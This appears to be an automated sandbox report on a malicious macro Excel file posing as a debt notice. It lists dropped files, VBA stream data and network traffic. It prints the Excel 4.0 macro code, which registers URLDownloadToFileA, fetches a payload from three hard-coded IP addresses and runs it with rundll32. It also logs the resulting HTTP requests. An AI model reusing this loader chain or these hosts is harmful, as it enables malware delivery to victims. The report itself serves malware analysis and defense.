SHA-512:	0022227F5D0334A890174936A856AC4A65010F9C1B8F27DD70BAC04C0E57594C57505993A16410A8EC1A2C9891119A1925D3E14E4CE64D5A318F4E4BE8D1B2D4
Malicious:	false
Reputation:	low
Preview:	L.....F.... ...|.}..{...`{.UA..@...UA.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.....R2. .OUTSTA~1.XLS..~.....Q.y.Q.y*...8.....O.u.t.s.t.a.n.d.i.n.g.-.D.e.b.t.-.6.1.0.7.1.6.1.9.3.-.0.5.0.4.2.0.2.1...x.l.s.m.....-...8...[.....?J.....C:\Users\..#.....\\116938\Users.user\Desktop\Outstanding-Debt-610716193-05042021.xlsm.?.....\....\....\....\....\.D.e.s.k.t.o.p.\.O.u.t.s.t.a.n.d.i.n.g.-.D.e.b.t.-.6.1.0.7.1.6.1.9.3.-.0.5.0.4.2.0.2.1...x.l.s.m.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	160
Entropy (8bit):	4.886051788670456
Encrypted:	false
SSDEEP:	3:oyBVomxWhl2BcYYnHRFK6lyEW92BcYYnHRFK6lmxWhl2BcYYnHRFK6lv:djSltrnHRZ7W9trnHRZ/ltrnHRZ1
MD5:	FC660BA7824A696FFFFA593523991B94
SHA1:	89F19A179578A92F24999AE381B112C64F7C1FC6
SHA-256:	4E77B9F90201E2476315010E8380F56A809D69B5AA526B7B4C57BB8C1B223D7B
SHA-512:	7F9FAC7DCC2AE04F1FA1AE2A28DB2A90E6FDD9597CF25B22C60C387C7E720816798D6F03C201EA7F5EFC0CE8B6C418779B6A74AFA1F22A12DD26B62B2CA9A02
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[misc]..Outstanding-Debt-610716193-05042021.LNK=0..Outstanding-Debt-610716193-05042021.LNK=0..[misc]..Outstanding-Debt-610716193-05042021.LNK=0..

C:\Users\user\Desktop\50EE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	117631
Entropy (8bit):	7.688168498309158
Encrypted:	false
SSDEEP:	3072:GAD+rvKINbjvw548LMb/oqKO8NnS8+60KcR:G/mAbT648LM7D98Np+Eg
MD5:	2701B57622CC58F58863FB05E0A25EEA
SHA1:	1D81D9B65C0429126B9808C4399625A2E5236D9F
SHA-256:	6D6B75E40C7E254006F8193BC2B3BE90F7A953D58BAA4E4D5F385B9776D9E87F
SHA-512:	66952309C778EF855FF2DD6C8AE41ED7C783131E015F8F34E81B2F85E40F19374476B2815102E22AEF884019F654F6819A3D7013E77E1CC1DEA39F593A3F0040
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?...".....r.y...I>.&..m.$H...K...$$@.zQ;.3\p..V.K.AYS...".a.2uE...._.....5P.5.r=..m..v...6."M..7cA4..@...+3.[.....q..5.....k".X.A&.[.....~.t2U..7...UE.sZ...Q.4..... .xi.....VS..2.G.....rz.a..V....Xh..?P....rZ.....T..;..._.A.$....?.E..J.W..Sk..<or..%..h.-.-....>.k\.7Qg.re`.v.....$.....5d.....4?{.:.&...,_?>?.....B.-CFu....p..1.T.z..cw.!=.M-....}.....3..7...r.....;ap.7.B.e.N[...v.....z..T]:.....c.`.Nx....W.<..r.O.....PK.....!.....*.....[Content_Types].xml ...(..........

C:\Users\user\Desktop\~$Outstanding-Debt-610716193-05042021.xlsm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.688088272020875
TrID:	• Excel Microsoft Office Open XML Format document with Macro (57504/1) 54.50% • Excel Microsoft Office Open XML Format document (40004/1) 37.92% • ZIP compressed archive (8000/1) 7.58%
File name:	Outstanding-Debt-610716193-05042021.xlsm
File size:	116888
MD5:	b20f59f0dec28c944c62f14fcdeecebb
SHA1:	113cdca46cefdbb50697d6f539dcc71bb3a1947a
SHA256:	78a9d532ef2c79aa430393c85f8f0351d6fa0578297a7d5d349701670890145b
SHA512:	5d0c9c81e1c92e98a70c445b0b9ed5902f7b34ad9c4de5da50a72c982ab4ab7dc957f861a9592016dc100e77ac17838456bd216e2d6c88e784787fd7ce9000fc
SSDEEP:	3072:DvKINbjvw548LMb/oqKO8NnS8+60KcplBO:OAbT648LM7D98Np+EeK
File Content Preview:	PK.....!."..R....*.....[Content_Types].xml ...(.....

File Icon

Icon Hash:	e4e2aa8aa4bcbcac

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/404168/sample/Outstanding-Debt-610716193-05042021.xlsm"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	

Indicators

Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Author:	Rabota
Last Saved By:	Noped
Create Time:	2015-06-05T18:19:34Z
Last Saved Time:	2021-05-04T08:05:25Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0300

Streams with VBA

VBA File Name: Blasr.bas, Stream Size: 1166

General	
Stream Path:	VBA/Blasr
VBA File Name:	Blasr.bas
Stream Size:	1166
Data ASCII:	. . . . . z . . . . . ^ . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 7a 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 81 02 00 00 fd 03 00 00 00 00 00 01 00 00 00 1c cc 5e 9c 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00

Keyword
False
VB_Exposed
Attribute
"Briks"
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Byutut.bas, Stream Size: 1056

General	
Stream Path:	VBA/Byutut
VBA File Name:	Byutut.bas
Stream Size:	1056
Data ASCII:	. . . . . R . . . . . Y . . . . . ; G . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 52 03 00 00 d4 00 00 00 b0 01 00 00 ff ff ff ff 59 03 00 00 f5 03 00 00 00 00 00 01 00 00 00 1c cc 3b 47 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00

VBA Code

VBA File Name: Class2.cls, Stream Size: 999

General	
Stream Path:	VBA/Class2
VBA File Name:	Class2.cls
Stream Size:	999
Data ASCII:	. . . . . - . . . . . ~ . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 1c cc 7e e9 00 00 ff ff 01 00 00 00 80 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Class3.cls, Stream Size: 999

General	
Stream Path:	VBA/Class3
VBA File Name:	Class3.cls
Stream Size:	999
Data ASCII:	. . . . . - . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 1c cc c8 17 00 00 ff ff 01 00 00 00 80 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Kikide.cls, Stream Size: 1249

General	
Stream Path:	VBA/Kikide
VBA File Name:	Kikide.cls
Stream Size:	1249
Data ASCII:	. . . . .) . . . . . R . . . . . # . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 9a 03 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff a1 03 00 00 29 04 00 00 00 00 00 01 00 00 00 1c cc 52 09 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
"Kikide"
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: UserForm1.frm, Stream Size: 1526

General	
Stream Path:	VBA/UserForm1
VBA File Name:	UserForm1.frm
Stream Size:	1526
Data ASCII:	. . . . . + ... { \\ . . B . H N . . . . . I . . . . . O < . * N . 7 { / a . . . 0 $ . . . v . K . . . . 1 . . . . . h : . . L N . . V = . 5 . H . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 00 01 00 00 9e 04 00 00 e4 00 00 00 84 02 00 00 ff ff ff ff a5 04 00 00 09 05 00 00 00 00 00 00 01 00 00 00 1c cc 2b 09 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 7b 5c fd e6 42 8a 48 4e aa cd df d6 fd 49 99 1c 83 98 07 4f 3c d6 2a 4e ad 37 7b 2f 61 a2 ba cd 30 24 1b a6 ea 76 1d 4b a3 81 e7 c2 31

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Vrest.bas, Stream Size: 679

General	
Stream Path:	VBA/Vrest
VBA File Name:	Vrest.bas
Stream Size:	679

General	
Data ASCII:	. . . . . " . . . . .) . . . } . . . . . ' . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 22 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 29 02 00 00 7d 02 00 00 00 00 00 01 00 00 00 1c cc 27 ea 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00

General	
Data Raw:	49 44 3d 22 7b 34 34 38 31 37 43 41 37 2d 31 35 44 41 2d 34 44 32 35 2d 42 34 43 45 2d 34 37 30 46 39 45 41 30 45 35 44 46 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 4b 69 6b 69 64 65 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d 42 72 69 6b 73 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 42 79 75 74 75 74 0d 0a 44 6f 63 75 6d 65 6e 74 3d 56 73 65 77

Stream Path: PROJECTwm, File Type: data, Stream Size: 209

General	
Stream Path:	PROJECTwm
File Type:	data
Stream Size:	209
Entropy:	3.32661660177
Base64 Encoded:	False
Data ASCII:	K i k i d e . K . i . k . i . d . e . . . B r i k s . B . r . i . k . s . . . B y u t u t . B . y . u . t . u . t . . . V s e w d . V . s . e . w . d . . . C l a s s 1 . C . l . a . s . s . 1 . . . C l a s s 2 . C . l . a . s . s . 2 . . . C l a s s 3 . C . l . a . s . s . 3 . . . B l a s r . B . l . a . s . r . . . V r e s t . V . r . e . s . t . . . U s e r F o r m 1 . U . s . e . r . F . o . r . m . 1 . . . . .
Data Raw:	4b 69 6b 69 64 65 00 4b 00 69 00 6b 00 69 00 64 00 65 00 00 00 42 72 69 6b 73 00 42 00 72 00 69 00 6b 00 73 00 00 00 42 79 75 74 75 74 00 42 00 79 00 75 00 74 00 75 00 74 00 00 00 56 73 65 77 64 00 56 00 73 00 65 00 77 00 64 00 00 00 43 6c 61 73 73 31 00 43 00 6c 00 61 00 73 00 73 00 31 00 00 00 43 6c 61 73 73 32 00 43 00 6c 00 61 00 73 00 73 00 32 00 00 00 43 6c 61 73 73 33 00 43

Stream Path: UserForm1/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	UserForm1/\x1CompObj
File Type:	data
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	. . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: UserForm1/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266

General	
Stream Path:	UserForm1/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	266
Entropy:	4.62034133633
Base64 Encoded:	True
Data ASCII:	V E R S I O N 5 . 0 0 . . B e g i n { C 6 2 A 6 9 F 0 - 1 6 D C - 1 1 C E - 9 E 9 8 - 0 0 A A 0 0 5 7 4 A 4 F } U s e r F o r m 1 . . C a p t i o n = " U s e r F o r m 1 " . . C l i e n t H e i g h t = 3 0 1 5 . . C l i e n t L e f t = 1 2 0 . . C l i e n t T o p = 4 6 5 . . C l i e n t W i d t h = 4 5 6 0 . . S t a r t U p P o s i t i o n = 1 ' C e n t e r O w
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 31 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 31 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: UserForm1/f, File Type: data, Stream Size: 38

General	
Stream Path:	UserForm1/f
File Type:	data
Stream Size:	38
Entropy:	1.54052096453
Base64 Encoded:	False
Data ASCII:	. . . . . } . . k . . . . .
Data Raw:	00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: UserForm1/o, File Type: empty, Stream Size: 0

General	
Stream Path:	UserForm1/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 4263

General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	data
Stream Size:	4263
Entropy:	4.38205341073
Base64 Encoded:	False
Data ASCII:	. a . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \\ . P . r . o . g . r . a . m . . F . i . l . e . s . \\ . C . o . m . m . o . n . . F . i . l . e . s . \\ . M . i . c . r . o . s . o . f . t . . S . h . a . r . e . d . \\ . V . B . A . \\ . V . B . A . 7 . . . 1 . \\ . V . B . E . 7 .
Data Raw:	cc 61 b2 00 00 03 00 ff 19 04 00 00 09 04 00 00 e3 04 03 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 20 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: VBA/dir, File Type: data, Stream Size: 1024

General	
Stream Path:	VBA/dir
File Type:	data
Stream Size:	1024
Entropy:	6.73319737871
Base64 Encoded:	True
Data ASCII:	. . . . . 0 * . . . . . p . . H . . . . . d . . . . . V B A P r o j e . c t . . 4 . . @ . . j . . . = ... r . . . . b . . . . . J < . . . . . r . s t d o l e > . . . s . t . d . o . . l . e . . . h . % . ^ . . * \\ G { 0 0 . 0 2 0 4 3 0 - . . . . . C . . . . . 0 0 4 . 6 } # 2 . 0 # 0 . # C : \\ W i n d . o w s \\ S y s t e m 3 2 \\ . e 2 . . t l b # O L E . A u t o m a t i . o n . ` . . . E O f f D i c . E O . f . . i . . c . E . . . . . E . 2 D F 8 D 0 4 C . -
Data Raw:	01 fc b3 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e3 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 14 08 05 06 12 09 02 12 be 20 84 62 0e 94 00 0c 02 4a 3c 02 0a 16 00 01 72 80 73 74 64 6f 6c 65 3e 02 19 00 73 00 74 00 64 00 6f 00 80 6c 00 65 00 0d 00 68 00 25 02 5e 00 03 2a 5c 47

Macro 4.0 Code

,,"=CONCATENATE(AG80,AH78,AG78,AG79)",,,,,,"=CONCATENATE(AG81,AH78,AG78,AG79)",,1,,,,"=CONCATENATE(AG82,AH78,AG78,AG79)",,9,,,,,,"=ON.TIME(NOW()+""00:00:02"",""Grestes"")",,,,.d,=NOW(),,,,,at,"=FORMULA(AG85&AG86&AG92,AI83)",,,,,"=""http://185.183.99.115/""",,,=HALT(),,"=""http://51.89.73.159/""",,,,,,"=""http://190.14.37.38/""",,uRlMon,,,,,,,,,,,JJCCBB,,,,"=""URLDo""",,Belandes,,,,"=""wnloadT""",,,,,,,=GOTO(Blodas!G6),,,,,,,..\Ladfge.VDGfwr,,,,,,,,,,,,,,,,,,,,,"=""oFileA""",,,,

"=REGISTER(Nyukasl!AI82,Nyukasl!AI83,Nyukasl!AI84,Nyukasl!AI85,,Nyukasl!AI75,9)""=Belandes(0,Nyukasl!AG74,Nyukasl!AI88,0,0)""=IF(G12<0, Belandes(0,Nyukasl!AG75,Nyukasl!AI88,0,0))""=IF(G13<0, Belandes(0,Nyukasl!AG76,Nyukasl!AI88,0,0))""=IF(G14<0,CLOSE(0),)"=GOTO(Jioka!H4)

,"=""rund""",,"=""ll32 ..\Ladfge.VDGfwr,DllReg""","="isterServer""",,,,,=PI()=EXEC(I7&I9&I10)=PI(),,,,=HALT(),

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/21-19:26:00.089989	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49165	185.183.99.115	192.168.2.22
05/04/21-19:26:00.360496	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49166	51.89.73.159	192.168.2.22
05/04/21-19:26:01.570693	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49167	190.14.37.38	192.168.2.22

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 19:25:59.746027946 CEST	49165	80	192.168.2.22	185.183.99.115
May 4, 2021 19:25:59.812657118 CEST	80	49165	185.183.99.115	192.168.2.22
May 4, 2021 19:25:59.813453913 CEST	49165	80	192.168.2.22	185.183.99.115
May 4, 2021 19:25:59.814398050 CEST	49165	80	192.168.2.22	185.183.99.115
May 4, 2021 19:25:59.881032944 CEST	80	49165	185.183.99.115	192.168.2.22
May 4, 2021 19:26:00.089988947 CEST	80	49165	185.183.99.115	192.168.2.22
May 4, 2021 19:26:00.090169907 CEST	49165	80	192.168.2.22	185.183.99.115
May 4, 2021 19:26:00.127552032 CEST	49166	80	192.168.2.22	51.89.73.159
May 4, 2021 19:26:00.170543909 CEST	80	49166	51.89.73.159	192.168.2.22
May 4, 2021 19:26:00.170752048 CEST	49166	80	192.168.2.22	51.89.73.159
May 4, 2021 19:26:00.171719074 CEST	49166	80	192.168.2.22	51.89.73.159
May 4, 2021 19:26:00.214553118 CEST	80	49166	51.89.73.159	192.168.2.22
May 4, 2021 19:26:00.360496044 CEST	80	49166	51.89.73.159	192.168.2.22
May 4, 2021 19:26:00.360737085 CEST	49166	80	192.168.2.22	51.89.73.159
May 4, 2021 19:26:00.377401114 CEST	49167	80	192.168.2.22	190.14.37.38
May 4, 2021 19:26:00.589128017 CEST	80	49167	190.14.37.38	192.168.2.22
May 4, 2021 19:26:00.589314938 CEST	49167	80	192.168.2.22	190.14.37.38
May 4, 2021 19:26:00.589941025 CEST	49167	80	192.168.2.22	190.14.37.38
May 4, 2021 19:26:00.802082062 CEST	80	49167	190.14.37.38	192.168.2.22
May 4, 2021 19:26:01.570693016 CEST	80	49167	190.14.37.38	192.168.2.22
May 4, 2021 19:26:01.570913076 CEST	49167	80	192.168.2.22	190.14.37.38
May 4, 2021 19:27:05.089607000 CEST	80	49165	185.183.99.115	192.168.2.22
May 4, 2021 19:27:05.089906931 CEST	49165	80	192.168.2.22	185.183.99.115
May 4, 2021 19:27:05.362288952 CEST	80	49166	51.89.73.159	192.168.2.22
May 4, 2021 19:27:05.362497091 CEST	49166	80	192.168.2.22	51.89.73.159
May 4, 2021 19:27:06.571492910 CEST	80	49167	190.14.37.38	192.168.2.22
May 4, 2021 19:27:06.571708918 CEST	49167	80	192.168.2.22	190.14.37.38
May 4, 2021 19:27:59.663767099 CEST	49167	80	192.168.2.22	190.14.37.38
May 4, 2021 19:27:59.663816929 CEST	49166	80	192.168.2.22	51.89.73.159
May 4, 2021 19:27:59.663855076 CEST	49165	80	192.168.2.22	185.183.99.115
May 4, 2021 19:27:59.706576109 CEST	80	49166	51.89.73.159	192.168.2.22
May 4, 2021 19:27:59.730501890 CEST	80	49165	185.183.99.115	192.168.2.22
May 4, 2021 19:27:59.887609959 CEST	80	49167	190.14.37.38	192.168.2.22

HTTP Request Dependency Graph

- 185.183.99.115
- 51.89.73.159
- 190.14.37.38

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	185.183.99.115	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 19:25:59.814398050 CEST	0	OUT	GET /44313,6048108796.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 185.183.99.115 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 19:26:00.089988947 CEST	1	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Tue, 04 May 2021 17:26:03 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	51.89.73.159	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 19:26:00.171719074 CEST	1	OUT	GET /44313,6048108796.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 51.89.73.159 Connection: Keep-Alive
